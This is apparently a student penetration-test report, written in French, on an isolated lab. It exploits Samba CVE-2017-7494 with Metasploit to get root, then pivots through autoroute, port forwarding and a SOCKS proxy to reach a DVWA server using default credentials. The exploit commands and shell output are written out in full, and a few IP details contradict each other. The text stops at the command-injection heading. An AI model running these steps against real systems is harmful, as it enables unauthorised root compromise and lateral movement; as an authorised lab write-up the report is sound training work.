RAPPORT DE PENTEST – SAE 34

Audit en Cybersécurité

Auteur : Thibault ROMMES **Groupe :** 1B

Date du test : Décembre - Janvier 2026

Type de test : Test de pénétration pour un audit sur infrastructure virtualisée : simulation en environnement isolé (VM)

Cibles identifiées :

- Serveur de fichiers (Samba) – 172.19.0.4
- Serveur d'application (WebApp) – 172.18.0.2

SOMMAIRE

1. RÉSUMÉ EXÉCUTIF

1.1 Objet de la Mission

Le présent audit de sécurité, réalisé dans le cadre du projet SAE 31, a pour objectif principal d'évaluer la posture de sécurité globale d'une infrastructure réseau virtualisée composée de deux segments isolés. Cette mission vise à identifier les vecteurs de compromission susceptibles d'affecter la confidentialité et l'intégrité des données à travers l'analyse de la robustesse des barrières de sécurité périmétriques et internes. L'évaluation technique se concentre sur la résistance du serveur frontal Samba situé à l'adresse 172.19.0.4 face à des tentatives d'intrusion externes, tout en testant l'étanchéité de la segmentation réseau entre la DMZ et le réseau local interne 172.19.0.0/16.

Un accent particulier est mis sur la capacité d'un attaquant à effectuer un pivot réseau vers la cible isolée 172.18.0.2 afin d'en extraire des données sensibles. L'approche retenue est celle d'un test d'intrusion en boîte grise, simulant un attaquant disposant d'une connaissance partielle de l'architecture pour se concentrer sur l'exploitation réelle des vulnérabilités applicatives et systèmes identifiées. Cette méthodologie permet d'analyser l'impact concret des défauts de configuration et des services obsolètes sur la sécurité globale de l'écosystème tout en minimisant l'impact sur la disponibilité des services.

2. PÉRIMÈTRE ET AUTORISATIONS

2.1 Périmètre du Test

L'audit s'est concentré sur une infrastructure multi-segments simulant un environnement d'entreprise réaliste. Ce périmètre a été déployé au sein d'un laboratoire de simulation virtualisé, garantissant l'étanchéité des tests tout en reproduisant les mécanismes de segmentation réseau rencontrés en production.

Réseau principal :

- **Plage réseau :** 172.19.0.0/16.
- **Adresse de l'attaquant :** 172.19.0.2.
- **Cible identifiée :** 172.19.0.4 (Serveur Samba).

Réseau isolé :

- **Plage réseau :** 172.18.0.0/16.
- **Cible finale :** 172.18.0.2 (Serveur d'application WebApp).

Ce périmètre présente une particularité critique : le serveur Samba (172.19.0.4) agit comme un point de passage possédant une seconde interface réseau située à l'adresse 172.18.0.2. Ce segment interne n'est initialement pas accessible directement depuis la machine d'attaque et a été découvert lors de la phase de post-exploitation.

2.2 Autorisations

Ce test d'intrusion a été réalisé dans un cadre pédagogique strict, bénéficiant de l'ensemble des autorisations nécessaires à la conduite d'un audit offensif sur l'infrastructure cible. Les règles d'engagement ont été définies pour permettre une évaluation réaliste du niveau de sécurité tout en garantissant un cadre éthique et légal maîtrisé.

Conformément au mandat reçu, les vecteurs d'attaque et activités suivants ont été explicitement autorisés :

- **Reconnaissance active :** Scan de ports et énumération approfondie des services.
- **Intrusion :** Exploitation technique des vulnérabilités identifiées pour obtenir un accès initial.
- **Post-Exploitation :** Recherche et exécution de méthodes d'escalade de privilèges.
- **Exfiltration :** Extraction de données témoins (flags) pour valider la compromission des données sensibles.
- **Mouvements latéraux :** Utilisation de techniques de pivot pour atteindre les segments isolés.

Afin de garantir la stabilité de l'infrastructure et la continuité des opérations, toute action susceptible de provoquer une interruption de service ou de saturer les ressources (Déni de Service) a été strictement exclue du périmètre des tests. L'ensemble des tests a été exécuté selon une méthodologie prudente, visant à minimiser l'impact sur la performance et la disponibilité des services audités.

3. MÉTHODOLOGIE

Le test de pénétration a suivi une méthodologie structurée en six étapes :

Étape 1 : Autorisations : Validation du périmètre et des règles d'engagement

Étape 2 : Reconnaissance : Identification des systèmes actifs et des services exposés

Étape 3 : Recherche de vulnérabilités : Recherche de failles de sécurité exploitables

Étape 4 : Exploitation : Exploitation des vulnérabilités pour obtenir un accès initial

Étape 5 : Post-Exploitation : Élévation de privilèges et pivot

Étape 6 : Documentation : Rédaction d’un rapport


4. RECONNAISSANCE

Cette phase vise à cartographier le réseau cible, identifier les hôtes actifs et énumérer les services exposés afin de détecter des vecteurs d'attaque potentiels.

4.1. Initialisation de l'Environnement d'Attaque (Accès NoVNC)

Tout d'abord, pour mener à bien les tests d'intrusion il est impératif d'accéder à l'interface graphique de la machine d'attaque **Kali Linux**.

Cet accès est fourni via un service **NoVNC** (Virtual Network Computing), accessible depuis le navigateur **Chromium** à l'URL suivante : https://127.0.0.1:9020/vnc.html



Redéfinition des accès (Bypass) : Lors de la tentative de connexion initiale, un mot de passe de session était requis. Ne disposant pas des identifiants par défaut, nous avons utilisé nos privilèges sur l'hôte Docker pour contourner cette restriction.

Nous nous sommes connectés directement au shell du conteneur kali pour réinitialiser le mot de passe VNC manuellement à l'aide de l'utilitaire **vncpasswd**.

Commandes utilisées : sudo docker exec –it kali bash ; vncpasswd


```
┌──(user㉿kali)-[~]
└─$ sudo docker exec -it kali bash
[sudo] Mot de passe de user :
┌──(root㉿17ac5d177a51)-[/]
└─# vncpasswd
Using password file /root/.vnc/passwd
Password:
Verify:
```

Cet accès nous a permis d'obtenir un environnement de travail graphique complet pour débuter la phase de reconnaissance réseau.

4.2 Découverte de l'Interface Réseau

La première étape consiste à identifier la configuration réseau de la machine d'attaque afin de définir la plage d'adresses IP à auditer.

Commande utilisée : ip a




Résultat : L'interface réseau est configurée sur l'adresse IP 172.19.0.2 avec un masque de sous-réseau /16. Le réseau cible principal est donc identifié comme étant 172.19.0.0/16

4.3 Scan du Réseau

Un scan général de type "Nmap" a été effectué pour identifier les machines actives sur le segment réseau, sans encore scanner les ports.

Commande utilisée : nmap -sn 172.19.0.0/24



Résultat : Le scan révèle la présence de plusieurs hôtes actifs. Outre la passerelle et la machine d'attaque, une cible potentielle est identifiée à l'adresse 172.19.0.4.

4.4 Énumération des Services

Une analyse approfondie des ports a été lancée sur la cible identifiée (172.19.0.4) afin de déterminer les services en écoute et leurs versions.

Commande utilisée : nmap -sV 172.19.0.4

```
┌──(root㉿17ac5d177a51)-[/]
└─# nmap -sV 172.19.0.4
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-14 20:35 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.4)
Host is up (0.000010s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
MAC Address: 02:42:AC:12:00:03 (Unknown)
Service Info: Host: 007AF56EB5AB

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
Segmentation fault (core dumped)
```

Résultat : Deux ports TCP sont ouverts, indiquant la présence d'un serveur de fichiers :

Services identifiés :

- Port 139/TCP : Samba (NetBIOS)
- Port 445/TCP : Samba (SMB)

4.5 Identification de la Version Samba

Les versions génériques "3.X - 4.X" remontées par Nmap étant insuffisantes pour identifier une vulnérabilité précise, l'outil smbclient a été utilisé pour extraire la version exacte du service.

Commande utilisée : smbclient -L //172.19.0.4 –N

```
┌──(root㉿bb838587052c)-[/]
└─# smbclient -L //172.19.0.4 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        myshare         Disk      smb share test
        IPC$            IPC       IPC Service (Samba Server Version 4.6.3)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
```

Découvertes Critiques : L'énumération a permis de récupérer deux informations capitales pour la suite de l'intrusion :


- **Version précise :** Le serveur exécute **Samba 4.6.3**, une version potentiellement obsolète.
- **Partage accessible :** Un dossier partagé nommé **myshare** est visible et semble accessible sans authentification.

5. RECHERCHE DES VULNÉRABILITÉS

Sur la base des informations collectées lors de la phase de reconnaissance (Samba version 4.6.3), une recherche a été menée dans les bases de données publiques de vulnérabilités pour identifier les vecteurs d'attaque potentiels.

5.1 Recherche de CVE

La consultation d'Exploit Database a permis d'identifier une correspondance exacte avec une vulnérabilité critique affectant cette version spécifique.



Détails techniques de la vulnérabilité :

- **Référence CVE :** CVE-2017-7494
- **Identifiant Exploit-DB :** 42084
- **Nom commun :** Samba is_known_pipename()
- **Type :** Remote Code Execution (RCE)

Description : Cette faille réside dans le démon SMB de Samba. Elle permet à un attaquant disposant d'un accès en écriture sur un partage (ce qui est le cas ici avec **myshare**) de charger et d'exécuter une librairie partagée arbitraire.

Niveau de criticité : CRITIQUE L'exploitation de cette vulnérabilité permet l'exécution de code arbitraire à distance avec les privilèges **ROOT**, offrant une compromission totale du système sans nécessiter d'identifiants valides au préalable.

6. EXPLOITATION

Cette phase détaille l'exécution de l'attaque sur le serveur frontal et les premières actions menées après la compromission pour identifier l'architecture interne.

6.1 Exploitation du Serveur Samba

L'attaque a ciblé la vulnérabilité **CVE-2017-7494** identifiée précédemment. L'objectif était d'obtenir un accès distant arbitraire (RCE) en chargeant un module malveillant via le partage accessible en écriture.

Procédure d'exploitation (Metasploit Framework) : La configuration du module **exploit/linux/samba/is_known_pipename** a été réalisée avec les paramètres suivants :

Commandes utilisées :

msfconsole
> use exploit/linux/samba/is_known_pipename
> set RHOSTS 172.19.0.4
> set SMB_SHARE_NAME myshare
> exploit

```
msf6 exploit(linux/samba/is_known_pipename) > exploit

[*] 172.19.0.4:445 - Using location \\172.19.0.4\myshare\ for the path
[*] 172.19.0.4:445 - Retrieving the remote path of the share 'myshare'
[*] 172.19.0.4:445 - Share 'myshare' has server-side path '/home/share
[*] 172.19.0.4:445 - Uploaded payload to \\172.19.0.4\myshare\YvMKXYFj.so
[*] 172.19.0.4:445 - Loading the payload from server-side path /home/share/Yv
MKXYFj.so using \\PIPE\/home/share/YvMKXYFj.so ...
[-] 172.19.0.4:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.19.0.4:445 - Loading the payload from server-side path /home/share/Yv
MKXYFj.so using /home/share/YvMKXYFj.so ...
[+] 172.19.0.4:445 - Probe response indicates the interactive payload was loa
ded ...
[*] Found shell.
[*] Command shell session 1 opened (172.19.0.2:36809 → 172.19.0.4:445) at 20
26-01-15 01:28:24 +0000

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Résultat : L'exploitation a réussi instantanément, ouvrant une session de commande (Session 1). La commande whoami a confirmé que l'accès obtenu dispose des privilèges root, offrant un contrôle total sur le serveur.

6.2 Découverte du Réseau Interne

Une fois maître du serveur 172.19.0.4, une énumération des interfaces réseau a été lancée pour déterminer si la machine était connectée à d'autres segments.

Commande utilisée : ifconfig

```
Interface 22
============
Name         : eth1
Hardware MAC : 02:42:ac:12:00:03
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.18.0.3
IPv4 Netmask : 255.255.0.0


Interface 26
============
Name         : eth0
Hardware MAC : 02:42:ac:13:00:04
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.19.0.4
IPv4 Netmask : 255.255.0.0
```

Analyse des interfaces : La commande a révélé une configuration critique : la présence d'une seconde interface réseau (eth1) configurée sur une plage d'adresses inconnue jusqu'ici.

- **Interface eth0 :** 172.19.0.4 (Réseau de l'attaquant)
- **Interface eth1 :** 172.18.0.3 (Réseau Isolé)

Cette découverte confirme que le serveur compromis est une passerelle permettant de faire le pont vers un réseau isolé.

Identification des voisins (Table ARP) : Afin d'identifier d'autres cibles potentielles sur ce nouveau réseau, la table ARP de la machine compromise a été consultée.

Commande utilisée : arp

```
meterpreter > arp

ARP cache
=========

    IP address  MAC address        Interface
    ----------  -----------        ---------
    172.18.0.1  02:42:a8:36:13:47
    172.18.0.2  02:42:ac:12:00:02
    172.19.0.2  02:42:ac:13:00:02
```

Résultat : Une nouvelle machine active a été identifiée à l'adresse **172.18.0.2**. Au vu de l'architecture, il s'agit de la prochaine cible logique pour la suite de l'intrusion.


7. POST-EXPLOITATION ET PIVOT

Cette phase technique vise à stabiliser l'accès obtenu sur le serveur frontal et à transformer ce dernier en point de pivot pour atteindre les segments réseau internes protégés.

7.1 Upgrade du Shell vers Meterpreter

Le shell initial obtenu via l'exploit Samba étant limité en fonctionnalités, il a été migré vers une session **Meterpreter**. Ce type de payload avancé est nécessaire pour manipuler le routage réseau et faciliter les interactions complexes sans toucher au disque.

Module utilisé : post/multi/manage/shell_to_meterpreter




7.2 Configuration d’une Route Statique

L'analyse post-compromission ayant révélé un réseau interne (172.18.0.0/16), une route statique a été ajoutée à la table de routage de Metasploit. Cette opération configure le serveur Samba compromis comme une passerelle transparente pour tout le trafic d'attaque.

Commandes utilisées :

> use post/multi/manage/autoroute
> set SESSION 2
> run



Résultat : Metasploit est désormais capable de router les paquets vers le réseau 172.19.0.0 en les encapsulant via la session Meterpreter existante.

```
msf6 post(multi/manage/autoroute) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.18.0.0         255.255.0.0        Session 2
   172.19.0.0         255.255.0.0        Session 2
```

7.3 Port Forwarding

L'architecture réseau présente une contrainte majeure : même si on parvenait à ouvrir un port d'écoute sur la cible (**Bind Shell** sur le port **4444**), notre machine d'attaque (172.19.0.2) ne pourrait pas s'y connecter directement. Les deux réseaux étant cloisonnés, une tentative de connexion standard échouerait car le segment réseau de la victime (172.18.0.0) est invisible et non routable depuis notre position.

Pour contourner cette restriction, nous avons utilisé la machine intermédiaire compromise (le serveur Samba) comme passerelle. L'objectif est de transformer ce pivot en un relais qui accepte notre connexion et la transmet à la victime.

Nous avons configuré une règle de redirection :

```
meterpreter > portfwd add -R -L 127.0.0.1 -l 4444 -p 44444
[*] Local TCP relay created: 127.0.0.1:4444 ⟷ :44444
meterpreter >
```

Grâce à ce tunnel, nous pourrons initier la connexion depuis notre machine d'attaque vers l'IP interne de la victime, comme si nous étions sur le même réseau local. Le serveur Samba va relayer notre requête jusqu'au port d'écoute de la WebApp.

7.4 Déploiement du Proxy SOCKS5

Afin de permettre l'utilisation d'outils externes comme un navigateur web ou un scanner de vulnérabilités sur le réseau interne, un serveur proxy SOCKS5 a été déployé localement.


Commandes utilisées :

> use auxiliary/server/socks_proxy
> set SRVPORT 9050
> run

```
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT ⇒ 9050
msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION ⇒ 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  1   Auxiliary: server/socks_proxy
```

Impact : Un tunnel est ouvert sur le port **9050** de la machine attaquante. Tout outil configuré pour utiliser ce proxy verra son trafic transiter par le tunnel SSH/Meterpreter, lui permettant d'interagir directement avec les cibles du réseau interne

Nous avons ensuite configuré les paramètres proxy du navigateur afin d'utiliser le tunnel établi.



8. COMPROMISSION DU SERVEUR WEB (WEBAPP)

Grâce au tunnel SOCKS5 établi lors de la phase précédente, l'attaque a pu cibler le serveur d'application identifié à l'adresse 172.18.0.2, jusqu'alors inaccessible directement.


8.1 Accès à l'Application via Proxy

Le navigateur de la machine d'attaque **Chromium** a été configuré pour acheminer son trafic via le proxy local **socks5://127.0.0.1:9050**. Cette configuration a permis d'atteindre l'interface web du serveur interne.

- **URL cible :** http://172.18.0.2
- **Application identifiée :** DVWA (Damn Vulnerable Web Application).

L'accès à l'application a été obtenu trivialement en utilisant les identifiants par défaut couramment associés à ce type de déploiement.

- **Identifiants :** admin / password.




8.2 Exploitation de l'Injection de Commandes (RCE)

